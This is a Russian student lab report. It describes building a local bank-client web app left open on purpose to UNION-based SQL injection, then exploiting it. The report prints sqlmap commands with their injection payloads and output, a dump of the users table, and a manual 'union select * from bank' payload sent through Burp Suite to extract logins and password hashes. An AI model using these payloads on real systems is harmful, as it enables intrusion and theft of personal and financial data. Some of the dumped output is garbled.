

Федеральное государственное бюджетное образовательное учреждение высшего образования
«Сибирский государственный университет телекоммуникаций и информатики»
(СибГУТИ)

Кафедра прикладной математики и кибернетики

Отчёт
по Расчетно-графической работе

Новосибирск 2026 г.

Содержание

Содержание 2

Задание..... 3


Результаты работы..... 4

Задание


1. Разработать и локально развернуть веб-приложение, реализующее следующий функционал:
 - хранит информацию о клиентах банка- логин, хэшированный пароль, емейл, ХИО, дата рождения, пол, баланс лицевого счета.
 - по комбинации полей емейл + дата рождения выводящий всю остальную информацию из профайла пользователя
2. Предусмотреть наличие в веб-приложении веб-уязвимости к UNION-based SQLi через один из поисковых параметров.
3. Установить приложение sqlmap <https://sqlmap.org/> и изучить его основные функциональные возможности для эксплуатации уязвимостей к SQLi.
4. Используя приложения sqlmap и Burp Suite получить информацию обо всех пользователях, хранящихся в БД веб-приложения.

Результаты работы

Был создан сайт с двумя вкладками. Первая для добавления клиента, вторая для отображения информации о клиенте по комбинации даты рождения и почты.



The screenshot shows a web browser window with a single tab titled 'Add client'. The address bar shows the URL 'http://127.0.0.1:8080/main.php'. The page content includes the heading 'Add bank client' followed by several input fields: 'login:', 'password:', 'mail:', 'fio:', 'birth:' (with a date picker showing 'ДД . ММ . ГГГГ'), 'gen (f/m):', and 'money:'. Below these fields is a button labeled 'Add client'. At the bottom of the page is a link labeled 'Find info'.



The screenshot shows a web browser window with a single tab titled 'Show info'. The address bar shows the URL 'http://127.0.0.1:8080/select.php?birth=2026-04-17&mail=admin%40mail.ru'. The page content includes a 'birth' date picker (showing 'ДД . ММ . ГГГГ'), a 'mail' input field, and a 'Filter' button. Below these is a link labeled 'Add client'. The section 'Orders:' contains a table with the following data:

#	Login	Password	Mail	FIO	Birth	Gen	Money
1	admin	\$2y\$10\$oz8a2RCr6EOKrTfN0yKxrOyPu/ZvNhMfPmZxft9bZLTcVA0DhfBOi	admin@mail.ru	admin admin	2026-04-17	m	123

Проверим наличие уязвимостей у обоих вкладок нашего сайта.

`sqlmap -u "http://127.0.0.1:8080/main.php?mgs=Empty+address&type=error" -dbs`

```
[13:30:12] [WARNING] GET parameter 'type' does not seem to be injectable
[13:30:12] [CRITICAL] all tested parameters do not appear to be injectable. Try
to increase values for '--level'/'--risk' options if you wish to perform more te
sts. If you suspect that there is some kind of protection mechanism involved (e.
g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper=space2comme
nt') and/or switch '--random-agent'
```

Как видим, для первой вкладки не было найдено уязвимости.

```
sqlmap -u "http://127.0.0.1:8080/select.php?birth=2026-04-
17$mail=admin%40mail.ru" -dbs
```

```
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: birth=2026-04-17&mail=admin@mail.ru' AND (SELECT 7570 FROM (SELECT(SLEEP(5)))rbdv) AND 'swjh'='swjh

Type: UNION query
Title: Generic UNION query (NULL) - 8 columns
Payload: birth=2026-04-17&mail=admin@mail.ru' UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,CONCAT(0x717a7a7071,0x6c6953717
5616e704276586161426f495370416346445a69485576704b4e796f445043524a446f73,0x716b6a7671),NULL,NULL--

Parameter: birth (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: birth=2026-04-17') AND 8211=8211 AND ('YxAP'='YxAP&mail=admin@mail.ru

Type: error-based
Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: birth=2026-04-17') AND (SELECT 4876 FROM(SELECT COUNT(*),CONCAT(0x717a7a7071,{SELECT (ELT(4876=4876,1))),0x716
b6a7671,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a) AND ('vgzK'='vgzK&mail=admin@mail.ru

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: birth=2026-04-17') AND (SELECT 8687 FROM (SELECT(SLEEP(5)))oFVw) AND ('jMVE'='jMVE&mail=admin@mail.ru

Type: UNION query
Title: Generic UNION query (NULL) - 8 columns
Payload: birth=2026-04-17') UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x717a7a7071,0x734767444877525a5
a4f5778776c524877734743576b456a6e45676b4d614569754c516563436763,0x716b6a7671)-- --&mail=admin@mail.ru

...
there were multiple injection points, please select the one to use for following injections:
[0] place: GET, parameter: birth, type: Single quoted string (default)
[1] place: GET, parameter: mail, type: Single quoted string
[q] Quit
> 1
[13:32:11] [INFO] the back-end DBMS is MySQL
web application technology: PHP 8.3.6
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[13:32:11] [INFO] fetching database names
available databases [5]:
[*] information_schema
[*] library
[*] mysql
[*] performance_schema
[*] sys
```

Как видим, уязвимость была найдена и удалось получить базы данных. Попробуем получить больше информации из базы rgr.

```
sqlmap -u "http://127.0.0.1:8080/select.php?birth=2026-04-
17$mail=admin%40mail.ru" -D rgr --tables
```

```
...
there were multiple injection points, please select the one to use for following injections:
[0] place: GET, parameter: birth, type: Single quoted string (default)
[1] place: GET, parameter: mail, type: Single quoted string
[q] Quit
> 1
[13:33:44] [INFO] the back-end DBMS is MySQL
web application technology: PHP 8.3.6
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[13:33:44] [INFO] fetching tables for database: 'rgr'
Database: rgr
[1 table]
+-----+
| bank |
+-----+
```

```
sqlmap -u "http://127.0.0.1:8080/select.php?birth=2026-04-
17$mail=admin%40mail.ru" -D rgr -T bank --columns
```

```

there were multiple injection points, please select the one to use for following injections:
[0] place: GET, parameter: birth, type: Single quoted string (default)
[1] place: GET, parameter: mail, type: Single quoted string
[q] Quit
> 1
[13:34:43] [INFO] the back-end DBMS is MySQL
web application technology: PHP 8.3.6
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[13:34:43] [INFO] fetching columns for table 'bank' in database 'rgr'
Database: rgr
Table: bank
[8 columns]
+-----+
| Column | Type |
+-----+
| birth  | date |
| fio    | varchar(255) |
| gen    | varchar(1) |
| id     | int(11) |
| login  | varchar(100) |
| mail   | varchar(255) |
| money  | int(11) |
| pass   | varchar(255) |
+-----+

```

`sqlmap -u "http://127.0.0.1:8080/select.php?birth=2026-04-17&mail=admin%40mail.ru" -D rgr -T bank --dump`

```

there were multiple injection points, please select the one to use for following injections:
[0] place: GET, parameter: birth, type: Single quoted string (default)
[1] place: GET, parameter: mail, type: Single quoted string
[q] Quit
> 1
[13:36:55] [INFO] the back-end DBMS is MySQL
web application technology: PHP 8.3.6
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[13:36:55] [INFO] fetching columns for table 'bank' in database 'rgr'
[13:36:55] [INFO] fetching entries for table 'bank' in database 'rgr'
Database: rgr
Table: bank
[1 entry]
+-----+
| id | fio | gen | mail | pass | birth | login |
+-----+
| 1 | admin | admin | n | admin@mail.ru | $2y$10$oz8a2RCr6EOKrTfN9yKxrOyPu/ZvNhMfPmZxft9bZLTcVA0dHfB0l | 2026-04-17 | admin | 123 |
+-----+

```

Попробуем руками вытащить информацию через Union запрос. Так как sqlmap показал, что оба параметра уязвимы, попробуем использовать оба.

`...2026-04-13') union select * from bank;#`

The screenshot shows the Burp Suite interface. On the left, the 'Request' tab displays an HTTP GET request to `/select.php?birth=2026-04-13') union select * from bank;#`. The 'Response' tab on the right shows the server's response, which includes a table of user data:

#	Login	Password
2	user	\$2y\$10\$0teFyNPaw/Jy80df/eC51.8UPzk/4Hd2Hlw2gIEHyZ6AID9JDy
1	admin	\$2y\$10\$oz8a2RCr6EOKrTfN9yKxrOyPu/ZvNhMfPmZxft9bZLTcVA0l

The 'Inspector' tab on the far right shows the selected text from the response, which is the SQL query used for the injection: `2026-04-13') union select * from bank;#`.

`...user@mail.ru' union select * from bank;#`

1 x +

Send Cancel < > Burp AI

Target: http://127.0.0.1:8080 HTTP/1

Request

Pretty Raw Hex

1 GET /select.php?birth=2026-04-13&mail=user%40mail.ru%20union%20select%20%20from%20bank%3b%23 HTTP/1.1

2 Host: 127.0.0.1:8080

3 sec-ch-ua: "Not-A.Brand";v="24", "Chromium";v="146"

4 sec-ch-ua-mobile: ?0

5 sec-ch-ua-platform: "Linux"

6 Accept-Language: ru-RU,ru;q=0.9

7 Upgrade-Insecure-Requests: 1

8 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36

9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

10 Sec-Fetch-Site: same-origin

11 Sec-Fetch-Mode: navigate

12 Sec-Fetch-User: ?1

13 Sec-Fetch-Dest: document

14 Referer: http://127.0.0.1:8080/select.php

15 Accept-Encoding: gzip, deflate, br

16 Cookie: PHPSESSID=dkdqj45phjk5s6ndcla2tka527

17 SWWEKTAARU..KEFR:RAXX

18

19

Response

Pretty Raw Hex Render

birth

mail

Filter

Add client

Orders:

#	Login	Password
2	user	\$2y\$10\$0teFyNPAw/Jy80df/eC51.8UPzk/4Hd2Hlw2gIEIHyZ6AID9jDy
1	admin	\$2y\$10\$0z8a2RCr6EOKrTIN0yKxrOyPu/ZvNhMfPmZxt9bZLTcVA0I

Inspector

Selection 56 (0x38)

Selected text

user%40mail.ru%20union%20select%20%20from%20bank%3b%23

Decoded from: URL encoding

user@mail.ru' union select * from bank ;#

Cancel Apply changes

Request attributes 2

Request query parameters 2

Request body parameters 0

Request cookies 1

Request headers 16

Response headers 5

Search 0 highlights Selection: 56 (0x38)